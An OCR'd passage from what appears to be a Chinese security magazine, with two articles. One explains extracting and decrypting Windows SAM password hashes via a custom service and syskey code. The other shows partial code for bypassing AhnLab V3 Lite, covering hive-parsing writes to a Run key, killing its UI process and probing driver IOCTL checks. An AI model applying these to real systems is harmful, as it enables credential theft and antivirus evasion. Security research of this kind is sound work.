


图 1 SAM 文件中 Adminitrator 用户的 SID 结构

而且，图 1 中的 12 字节结构体中的第二个 4 字节包含特殊含义，即

0x BC 00 00 00 —ADMINISTRATIVE USER。

0x D4 00 00 00 USER — ONLY PRIVILEGE LEVEL，即受限制的用户权限。

0x B0 00 00 00 — GUEST ACCOUNT。

“F”键值中保存的是一些登录记录，如上次登录时间、错误登录次数等。从上面的分析可知，用户密码保存在 SAM 文件中，虽然系统默认下 config 文件受保护，但用户信息全部存在注册表内，故这里我们可以在 SCM（服务控制管理器）内注册一个系统服务，实现 SAM 文件取证。

2.创建新服务实现 SAM 文件取证

当一个服务控制程序请求开启一个新的服务时，SCM 开启服务的同时，向控制调度器发送一个开始请求。控制调度器为服务创建一个新的线程来运行 ServiceMain 函数。代码如下。

```
int APIENTRY WinMain(HINSTANCE hProg, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int nCmdShow){
/*SERVICE_TABLE_ENTRY 结构类型的数组，设置调用进程所提供的 GetSAM 服务的入口函数及字符串名*/
    SERVICE_TABLE_ENTRY DispatchTable[] =
    {
        {"GetSAM", (LPSERVICE_MAIN_FUNCTION)&GetSAMServiceMain},
        {NULL, NULL}
    };
    //连接程序主线程到服务控制管理程序
    StartServiceCtrlDispatcher(DispatchTable);
}
DWORD WINAPI HandlerFunction(DWORD dwControl, DWORD dwEventType, LPVOID lpEventData, LPVOID lpContext){
SERVICE_STATUS ServiceStatus;
    if (dwControl == SERVICE_CONTROL_SHUTDOWN ||
        dwControl == SERVICE_CONTROL_STOP){
            ServiceStatus.dwServiceType = SERVICE_WIN32_OWN_PROCESS;
            ServiceStatus.dwCurrentState = SERVICE_STOPPED;
            SetServiceStatus(hServiceStatus, &ServiceStatus);
    }
return(0);
}
void GetSAMServiceMain(DWORD dwArgc, LPTSTR* lpszArgv){
SERVICE_STATUS ServiceStatus;
//注册一个处理控制请求的 HandlerFunction 函数
hServiceStatus = RegisterServiceCtrlHandlerEx("GetSAM",
    (LPHANDLER_FUNCTION_EX)&HandlerFunction, NULL);
ZeroMemory(&ServiceStatus, sizeof(SERVICE_STATUS));
```

```
    ServiceStatus.dwServiceType =
SERVICE_WIN32_OWN_PROCESS;
    ServiceStatus.dwCurrentState = SERVICE_RUNNING;
    ServiceStatus.dwControlsAccepted =
SERVICE_ACCEPT_SHUTDOWN |
            SERVICE_ACCEPT_STOP;
    //调用 SetServiceStatus 函数来报告当前状态为
RUNNING 态
    SetServiceStatus(hServiceStatus, &ServiceStatus);
    //后台服务程序开始分析 SAM 文件
    RegistryEnumerateSAM();
    }
```

通过自建的后台服务，我们具备了分析 SAM 文件的权限。但密码存放在用户对应的 SID 的 V 键下却是以一种密文形式存放的。Windows2000 版本之后，V 键值内容似乎可结合用户 ID 下的某个键值作为 key 输入到 DES 算法中解密。事情变得比较诡秘，微软通过 HKLM\SYSTEM\CurrentControlSet\Control\Lsa\{JD,Skew1,GBG,Data}4 个键值的 CLASS 值，结合一个置换表换位得来。获取 syskey 后，仍然存在两大障碍需要解决。首先我们需要计算 syskey 的散列值，即使用 syskey 和 F 键的前 0x10 字节，与特殊的字符串"!@#$%^&*()qwertyUIOPAzxcvbnmQQQQQQQQQQQQ()*@&%"及"0123456789012345678901234567890123456789"做 MD5 运算，再与 F 键的后 0x20 字节做 RC4 运算，得到一个解密密钥 dkey，即解密 SAM 中加密数据到散列态。当需要解密 SAM 中加密数据到散列时，需要将此 dkey 与当前用户的 SID、散列类型名 NTPASSWORD 做 MD5 运算，获取针对此用户密码散列的会话密钥 skey。利用 skey 作为 RC4 算法的解密密钥对散列进行处理，然后将用户 SID 扩展为 14 字节做 DES 切分，生成 DESECB，再对 RC4 处理后的散列进行分开 2 次 DES 解密即可得到密码散列。整个处理流程十分诡异。最后将用户 SID 值作为 salt，可确保不同用户的相同散列在 SAM 中存放不一样。

3.核心代码分析

在获取到每个 HKLM\SAM\SAM\Domains\Account\users\<UserID>之后，我们需要对每个用户的 SAM 进行分析。首先读取 SAM 文件中的 V 键值对应的内容，其包含了 Unicode 形式表示的用户名、字符串长度及 NT hash 的加密版本。

```
    EnumerateRegValues(hSAM, "V", VBlock, &VBlockLen);
    //获取 NT hash 的密文长度
    dwNTHashLen = VBlock[0xAC] + 0x100*VBlock[0xAD]
-4;
    //获取用户名长度
    dwUserNameLen = VBlock[0x10] + 0x100*VBlock[0x1a];
    for (i = 0; i < dwNTHashLen; i++){ //获取 NT hash 密文
        nthash[i] = VBlock[VBlock[0xa8] +
VBlock[0xa9]*0x100 + 4 + 0xcc + i];
    }
    for (i = 0; i < dwUserNameLen/2; i++){ //获取用户名
        UserNameA[i] = VBlock[VBlock[0xc] +
VBlock[0xd]*0x100 + 0xcc + 2*i];
    }
```


前面我们也讲到了如何获取 Syskey 值，它由 4 个不同的键码值信息组成，每个信息均存放在键值的 class 属性内。

```
    #define REGISTRY_LSAJD
"SYSTEM\\CurrentControlSet\\Control\\Lsa\\JD"
    #define REGISTRY_LSASKEW
"SYSTEM\\CurrentControlSet\\Control\\Lsa\\Skew1"
    #define REGISTRY_LSAGBG
"SYSTEM\\CurrentControlSet\\Control\\Lsa\\GBG"
    #define REGISTRY_LSADATA
"SYSTEM\\CurrentControlSet\\Control\\Lsa\\Data"
    //获取这些键值对应的 class 属性内容
    dwError = RegQueryInfoKey(hKey, Class, &dwcClass,
            NULL, NULL, NULL, NULL, NULL, NULL,
NULL, NULL, NULL);
    for (i = 0; i < 4; i++){
        temp[0] = Class[2*i];
    temp[1] = Class[2*i + 1]; //将 ASCII 转换为 16 进制数
        RegistryKeyValue[i] = strtol(temp, &stop, 16);
    }
    for (i = 0; i < 4; i++){
        /*依次从 JD，Skew1，GBG，Data 开始，分别获取
bootkey[0-3]，bootkey[4-7]，
        bootkey[8-11]，bootkey[12-15]值*/
        bootkey[i] = RegistryKeyValue[i];
    }
    //对 bootkey 进行 P 置换得到 syskey
    for (i = 0; i < 16; i++)   syskey[i] = bootkey[p[i]];
```

至此，我们已经获取到了 syskey 值。下面就是烦琐的破译过程了，代码就不再给出了。按着前面分析的破译流程，即可实现。

4．小结

Windows 注册表容纳了所有应用程序和计算机系统的全部配置信息、系统和应用程序的初始化信息、应用程序和文档文件的关联关系、硬件设备的说明、状态和属性及各种状态信息和数据。对于计算机取证分析员而言，注册表的分析是至关重要的一步。



安博士 V3 Lite 的一些问题

图/文 AndOne

安博士 V3 Lite 版是 AhnLab 安博士的一款可供个人用户终身免费使用的杀毒软件。笔者抱着学习的态度对其进行了一番分析，随后发现一些问题。

第一处：**Ring3 可以解析 HIVE**

知己知彼，方可百战百胜。安装完后首先干的事就是拿起 ark 观察他 Hook 了哪些函数。结果半不多，如图 1 所示。

序号	函数名称	当前函数地址	Hook	原始函数地址	当前函数地址所在模块
25	NtClose	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
41	NtCreateKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
53	NtCreateThread	[illegible]	inline hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
63	NtDeleteKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
65	NtDeleteValueKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
71	NtEnumerateKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
73	NtEnumerateValueKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
79	NtFlushKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
[illegible]	NtLoadDriver	[illegible]	[illegible]	[illegible]	[illegible]
98	NtLoadKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
119	NtOpenKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
122	NtOpenProcess	[illegible]	inline hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
128	NtOpenThread	[illegible]	inline hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
160	NtQueryKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
177	NtQueryValueKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
192	NtRenameKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
240	NtSetSystemInformation	[illegible]	inline hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
247	NtSetValueKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys
263	NtUnloadKey	[illegible]	ssdt hook	[illegible]	C:\WINDOWS\system32\Drivers\AhnRghNt.sys

图 1

可以发现，基本上都是在 Hook 注册表的 API，而且还 Hook 了 NtLoadDriver。看来安博士很不希望我们能加载驱动。但是它 Hook 了这么多函数却没有发现 OpenProcess 之类最基本的 API，于是笔者尝试着 HIVE 解析注册表，发现成功解析了，而且杀毒软件并不报毒，当然也有可能是因为测试程序并未有什么恶意行为，但是可以反应出安博士并不阻止我们打开别的进程（而且是系统进程）、读句柄。复制句柄这些操作。那么这样就可以通过解析 HIVE 来修改注册表，安装服务，加载驱动后，自然是为所欲为了。

至于 hive 格式的解析，网上已经有很多资料了。这里简单提一下，方便对下面代码的理解。注册表用多个 hive 文件保存，HKLM\SOFTWARE 对应的 hive 文件为 c:\windows\system32\config\software。每个 hive 是由许多 bin（巢箱）组成的，一个 bin 是由很多 cell（巢室）组成的。而 cell 可以有好几种类型，cell 的定义代码如下。

```
typedef struct _CELL_DATA
{
    union _u                    //注意它是一个联合体
    {
        CM_KEY_NODE         KeyNode; //键结构
        CM_KEY_VALUE        KeyValue;/*值的结
构, 包含一个键的值的信息.
        CM_KEY_SECURITY     KeySecurity;//安全
描述*/
        CM_KEY_INDEX        KeyIndex;//一列子
键,又一系列的键 cell 的 cellindex 所构成的 cell,这些 cell 是一
个公共 parent key 的所有 subkey.
        CM_BIG_DATA         ValueData;
        HCELL_INDEX         KeyList[1];//一列键
值,
        WCHAR               KeyString[1];
    } u;
} CELL_DATA, *PCELL_DATA;
```

HLKM\SOFTWARE 是一个 cm_key_node 结构，其下的每个子项都是一个 cm_key_node，父项用 cm_key_index 来联结子项。每一项中的值是 cm_key_value 结构。Cm_key_node 定义代码如下。

```
lkd> dt _CM_KEY_NODE
nt!_CM_KEY_NODE
    +0x000 Signature            : Uint2B            //
 "nk" 字符串
 .

    +0x014 SubKeyCounts         : [2] Uint4B
/*SubKeyCounts[0]子键的个数*/
    +0x01c SubKeyLists          : [2] Uint4B
/*SubKeyLists[0]子键列表相差本 bin 的偏移*/
    +0x024 ValueList            : _CHILD_LIST
/*ValueList.Count 值的个数*/

/*ValueList.List 值列表相差本 bin 的偏移*/
 .
 .
```

```
        +0x04c Name                     : [1] Uint2B        //键
名
```

更多详细的结构请参见随文代码。那现在就剩下如何打开 hive 文件了。hive 文件的句柄会保存在 system 进程中，只有用 ZwQuerySystemInformation 的 SystemHandleInformation 得到所有句柄，再比对句柄对应的文件名才行。流程为：ZwQuerySystemInformation->ZwZwQueryObject->wcscmp->DuplicateHandle。代码太多，这里就不给出了。

读句柄的结果，如图 2 所示。



图 2

最后，MapViewOfFile 开始解析。第一个 bin 由文件头 +0x1000 得到，bin 内第一个 cm_key_node 由文件头+0x1024 得到。剩下的 bin 内所有的偏移都要加上本 bin 偏移，再加上 4，即内存中实际地址=偏移地址+本 bin 偏移+0x4。

```
    BOOL
    parse_value(
            PVOID FileMem,
            ULONG nkaddr
            )
    {
        ULONG       uCount,uIndex;
        PCM_KEY_VALUE       pKv;
        PCM_KEY_NODE pKn;
        ULONG           ubin;
        CHILD_LIST ch;
        ULONG           dst;
        ubin = (ULONG)FileMem+0x1000;
        pKn = (PCM_KEY_NODE)(ubin + 0x4 +
(ULONG)nkaddr);
        ch = pKn->ValueList;
        uCount = ch.Count;
        for(uIndex = 0; uIndex < uCount; uIndex++)
        {
            pKv =
(PCM_KEY_VALUE)*(ULONG*)((ULONG)(ch.List)+(uIndex*4)+ubin+4);
            pKv =
(PCM_KEY_VALUE)((ULONG)pKv+ubin+4);
            if
(strncmp("DDKLaunchMonitor",&(pKv->Name),pKv->NameLength) == 0)
            {
    //这里省略一部分，下文给出！
                printf("modify value success!!!\n");
                return TRUE;
            }
        }
        return FALSE;
    }
    ULONG
    parse_subkey(
            PVOID FileMem,
            ULONG nkaddr,
            char* subkeyname
            )
    {
        ULONG           ubin;
        PCM_KEY_NODE pKn;
        PCM_KEY_INDEXpKi;
        ULONG           uCount,uIndex;
        if ( *(ULONG*)FileMem != REGF)
        {
            printf("error REGF!!!\n");
            return FALSE;
        }
        ubin = (ULONG)FileMem+0x1000;
        pKn = (PCM_KEY_NODE)(ubin + 0x4 +
(ULONG)nkaddr);
        if(!nkaddr)
        pKn = (PCM_KEY_NODE)((ULONG)pKn + 0x20);
        uCount = pKn->SubKeyCounts[0];
        pKi = (PCM_KEY_INDEX)(pKn->SubKeyLists[0]);
        pKi =
(PCM_KEY_INDEX)((ULONG)pKi+ubin+0x4);
        if (pKi->Signature == CM_KEY_FAST_LEAF ||
pKi->Signature == CM_KEY_HASH_LEAF)
        {
            for (uIndex = 0; uIndex < uCount; uIndex++)
            {
                pKn =
(PCM_KEY_NODE)((ULONG)(pKi->List[uIndex*2])+ubin+0x4);
                if (strncmp(subkeyname,
                        &(pKn->Name),
                        pKn->NameLength) == 0)
                {
                    printf("get nk %s success!\n",
subkeyname);
                    return
((ULONG)(pKi->List[uIndex*2]));
                }
            }
        }
        return FALSE;
    }
```

修改某键值时，有个小细节，网上讲的并不多。笔者这里讲清楚些。键值对应的结构是 CM_KEY_VALUE，结构代码如下。

```
    nt!_CM_KEY_VALUE
        +0x000 Signature            : Uint2B // “vk” 字符串
```

```
        +0x002 NameLength          : Uint2B
        +0x004 DataLength          : Uint4B //数据长度，以
字节计，包括结束符
    +0x008 Data                : Uint4B
    /*注意：对于数据偏移或数据判断，如果 DataLenth 最高
位为 1，那么它就是数据，且 DataLenth&0x7FFFFFFF 为数
据长度*/
        +0x00c Type                : Uint4B
        +0x010 Flags               : Uint2B
        +0x012 Spare               : Uint2B
        +0x014 Name                : [1] Uint2B
```

如果 DataLength 的最高位为 1 的话，那么 Data 就是数据了。但如果 DataLength 最高位不为 1 呢？那么 Data 就是数据的偏移。还要再用上面的那个公式来找到内存地址：内存中实际地址=偏移地址+本 bin 偏移+0x4。最后修改数据内容的代码如下（也就是上面代码省略的那部分）。

```
            dst = (ULONG)pKv->DataLength;
            if (dst & 0x80000000 != 0) {
                dst = (ULONG)pKv->Data;
                dst += ubin +4;
                wcscpy((wchar_t *)dst,
L"c:\\AndOne.exe");
            } else {
                dst = (ULONG)pKv->Data + ubin + 4;
                wcscpy((wchar_t *)dst,
L"c:\\AndOne.exe");
            }
```

最终结果，如图 3 所示（修改前）。

DDKLaunchMonitor	REG_SZ	C:\DDKLaunchMonitor.exe
VMware Tools	REG_SZ	C:\Program Files\VMware\VMware Tools\VMwareTray...
VMware User Process	REG_SZ	C:\Program Files\VMware\VMware Tools\VMwareUser...

图 3

下图 4 为修改后

名称	类型	数据
(默认)	REG_SZ	(数值未设置)
AhnLab V3Lite Tray Process	REG_SZ	"C:\Program Files\AhnLab\V3Lite
DDKLaunchMonitor	REG_SZ	c:\AndOne.exe
VMware Tools	REG_SZ	C:\Program Files\VMware\VMwa
VMware User Process	REG_SZ	C:\Program Files\VMware\VMwa

图 4

笔者在测试时发现一个小问题，如未安装安博士，修改后可立即体现出来，但安装安博士后，则需要重启。不过这时重启数据已经在注册表中发挥作用了。

修改注册表后，就可以用来修改已安装服务的程序路径了，自然也就可以加载驱动了。不过这需要重启才能加载，但是个人电脑每天都是会重启的，所以重启也就不算什么瑕疵了。当然笔者也试了一些常规的方法，如 SCM、NtLoadDriver、NtSetSystemnInformation 等，都无法成功。其中 SCM 管理器有时可以成功，有时却不能，不清楚是什么原因。

第二处：界面进程可被结束。

绕过杀毒软件是最好的办法。但是如果可以干掉也未尝不可。当前这些尝试是在 ring3 下进行的。关于 Ring3 结束进程的方法有太多了，观察上面 SSDT HOOK 的 API，可以发现似乎是对进程最基本的保护都没有，但是测试时却发现被保护了。通过进一步分析，发现确实在别处进行了保护。但不知道为什么 powertool 和 xuter 都没有检测出来。这里给出笔者使用的方法：DuplicateHandle+TerminateProcess（失败）、CreateRemoteThread+ExitProcess（失败）、PostThreadMessage（成功）、UnMapViewofSection（失败）、TerminateJobObject（失败）。只要是 OpenProcess 它，进程就直接返回失败，甚至是从 CSRSS.EXE 用 DuplicateHandle 也无法获得。结合上文发现，安博士并不是对 DuplicateHandle 一点都没防范，只是没有防范周全而已。因为网上只有结束进程的思路，所以下面给出成功方法的核心代码，补全应该不难。

```
    PostThreadMessage：
    hThreadSnap =
CreateToolhelp32Snapshot(TH32CS_SNAPTHREAD, 0);
        if (hThreadSnap == INVALID_HANDLE_VALUE)
            return FALSE;

        te32.dwSize = sizeof(THREADENTRY32);
        if (Thread32First(hThreadSnap, &te32))
        {
            do
            {
                if ( te32.th32OwnerProcessID ==
dwProcessId )
                {
                    Tid = te32.th32ThreadID;
                    if ( Tid != 0 )
                    {
                        PostThreadMessage( Tid,
WM_QUIT, 0 , 0)
                    }
                }
            }
            while (Thread32Next(hThreadSnap, &te32));
        }
```

人可能会说，只能结束界面进程并没有太大意思，因为杀毒软件还是在运行的，病毒依然会被杀。但是 Postthreadmessage 也代表可以模拟鼠标点击之类的操作。因为安博士的主进程是个服务，HIVE 解析修改的话，是可以禁止的，也是另一种结束方法吧。

第三处：驱动对调用者的验证不周全。

对驱动调用者的验证的确很麻烦。安博士的驱动也有些地方未仔细验证调用者。AhnRghNt.sys 一个分支只对 systembuffer 的第二个 DWORD 进行了验

证，随后就进行了调用。代码如下。

```
.text:000144F2                mov     ecx,
[ebp+systemBuff]
.text:000144F5                cmp     dword ptr [ecx+4],
20041108h
.text:000144FC                jz      short loc_14505
.text:000144FE
.text:000144FE loc_144FE:                             ; CODE
XREF: sub_144E0+8↑j
.text:000144FE                                        ;
sub_144E0+10↑j
.text:000144FE                mov     eax, 0C000000Dh
.text:00014503                jmp     short loc_1452E
.text:00014505 ;
---------------------------------------------------------------
.text:00014505
.text:00014505
loc_14505:                                            ; CODE
XREF: sub_144E0+1C↑j
.text:00014505                call    sub_140E0
```

但是这个例程似乎并未有高危的操作。在另一个 VPDrvNt.sys 驱动中，对驱动调用者的验证比较复杂，驱动中用了一个结构，结构中有双向链表，保存了 fileobject 和其对应的特征码，特征码取当前时间进行生成。相应结构代码如下。

```
Strut _g_verify {
_LIST_ENTRY    list;
FILE_OBJECT    fileobj;
ULONG          unknow[4];
ULONG          verify_code[4];
};
```

通过比对 verify_code，笔者发现，这个 verify_code 的也是通过 IRP_MJ_DEVICE_CONTROL 例程来生成并且返回到 Ring3 的。所以，如果我们生成相应的 iocontrolcode，就可得到这个验证码，随后就可以随意调用这个驱动的例程了。经过分析，VPDrvNt.sys 与其自我保护功能相关。当自我保护关闭时，这个驱动所生成的设备会被删除，驱动被卸载。通过对 ioctlfuzzer 对 DeviceIoControl 的请求进行监视，发现关闭自我保护功能时，会对 3 个驱动发送多达十几个请求，笔者的能力有限，也无法分析出是哪个 iocontrol 最终导致自我保护功能关闭的，但是只有一个请求是发往 VPDrvNt.sys 的，请求如下。

```
'C:\Program Files\AhnLab\V3Lite\V3LSvc.exe' (PID:
2028)
'\Device\VPDrvNt' (0x8194b030) [\??\C:\Program
Files\AhnLab\V3Lite\VPDrvNt.sys]
IOCTL Code: 0xafbf0808,    Method:
METHOD_BUFFERED
      InBuff: 0x04a61a80,   InSize: 0x0000001c
      OutBuff: 0x00000000, OutSize: 0x00000000
```

遗憾的，是笔者并没有发现哪些可以直接写内存，执行命令的漏洞，也因安博士的驱动调用繁杂，有时一个 switch 分支下的调用可达近十层之多，变量参数更是不计其数，笔者能力有限，分析不出更详细的结果，对驱动的测试也就没有进行下去。

第四处：dll 对调用者的验证不周全。

对驱动进行不下去，就回 Ring3 来看看。结果发现大部分 dll 都会对驱动进行 DeviceIoControl 的调用，而且还有很多是并不验证调用者的。但是最核心的部分，却是验证了的。这里以 CdmCtrl.dll 为例，CdmCtrl 导出的 IPluginApi_TerminateW 未做任何验证就执行了。代码如下。

```
.text:539073D7                 cmp     dword ptr
[esp+Memory], 0
.text:539073DC                 push    esi
.text:539073DD                 push    edi
.text:539073DE                 jz      short
loc_53907417
.text:539073E0                 mov     esi,
[esp+8+arg_4]
.text:539073E4                 test    esi, esi
.text:539073E6                 jz      short
loc_53907417
.text:539073E8                 push
esi                   ; int
.text:539073E9                 push    dword ptr
[esp+0Ch+Memory] ; Memory
.text:539073ED                 call
sub_53905706
.text:539073F2                 push    offset
aUAhnlabSyste_6 ;
.text:539073F7                 mov     edi, eax
.text:539073F9                 call
sub_53903AEE
.text:539073FE                 add     esp, 0Ch
.text:53907401                 push    edi
.text:53907402                 push    dword ptr
[esi]
.text:53907404                 push    dword ptr
[esp+10h+Memory] ; char
.text:53907408                 push    offset
aIpluginapi_t_1 ;
.text:5390740D                 call
sub_53903B56
.text:53907412                 add     esp, 10h
.text:53907415                 jmp     short
loc_5390741A
.text:53907417 ;
---------------------------------------------------------------
.text:53907417
.text:53907417
loc_53907417:                                  ; CODE
XREF: IPluginApi_TerminateW+7↑j
.text:53907417
    ; IPluginApi_TerminateW+F↑j
.text:53907417                 push    6
.text:53907419                 pop     edi
.text:5390741A
.text:5390741A
loc_5390741A:                                  ; CODE
XREF: IPluginApi_TerminateW+3E↑j
```

```
.text:5390741A          mov     eax, edi
.text:5390741C          pop     edi
.text:5390741D          pop     esi
.text:5390741E          retn    8
```

看函数名称就知道这个函数是干什么的了。应该说这个功能并非太重要，但是一点都不验证也太不应该了。而且这个例程中还调用了 DeviceIoControl。如果这个例程会帮我们发送相应的 buffer，就不用费大力气对驱动的验证例程进行分析了。上面说过，dll 对调用者验证的情况，出现在 V3LCtrl.dll。这个 dll 是跟安博士的核心进程 V3LSvc.exe，也就是前文所说的服务进行交互的，在导出的函数 V3LCtrl_StopService 中对调用者进行了验证，代码如下。

```
lea     eax, [ebp+var_30]
push    eax
push    offset aUseverifycalle ; "UseVerifyCaller"
push    offset aHidden   ; "hidden"
lea     ecx, [ebp+var_64]
call    sub_1001A7F4
```

